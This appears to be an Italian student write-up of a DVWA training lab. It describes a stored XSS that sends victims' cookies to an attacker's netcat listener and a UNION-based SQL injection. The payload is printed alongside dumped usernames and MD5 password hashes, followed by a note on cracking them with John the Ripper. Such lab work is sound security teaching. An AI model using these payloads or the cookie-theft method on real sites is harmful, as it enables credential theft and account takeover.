


Trovata una vulnerabilità di tipo xss stored.


Sfruttando questa vulnerabilità è stato inserito del codice malevolo, creato appositamente.

### Spiegazione del codice di quello che fa il codice:

Il codice inserito ha la funzione di rubare i cookie dalla vittima e mandarli all'attaccante.

Per eludere il numero massimo di caratteri inviabili è stato modificato questo parametro premendo il tasto destro e cliccando su ispeziona e modificando il parametro indicato con il numero "500"







In questo modo ci permetterà inserire ed inviare il nostro codice che supera la lunghezza massima consentita da default

Furto dati tramite netcat

Tramite il programma opensource netcat l'attaccante prima di inviare il codice si mette in ascolto inserendo il comando evidenziato nell'immagine.



Una volta fatto l'attaccante riceve i cookie della vittima senza che essa se ne accorga minimamente.



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection (Blind)

**User ID:**

ID: 'UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03


ID: 'UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>




Stessa vulnerabilità.

Sfruttando la vulnerabilità precedente in questo caso si presenta anche una vulnerabilità

Al SQL injection (Blind) . Se infatti, si esegue il comando:

'UNION SELECT user, password FROM users#

Si otterranno il nome utente e la password contenuti di alcuni utenti contenuti nel database.  
(vedi foto sotto)



Utilizzando poi jhon digitando il comando sotto riportato all'interno della console di Kali Linux , programma per decriptare le password appena ottenute, ecco che otteniamo le password decriptate

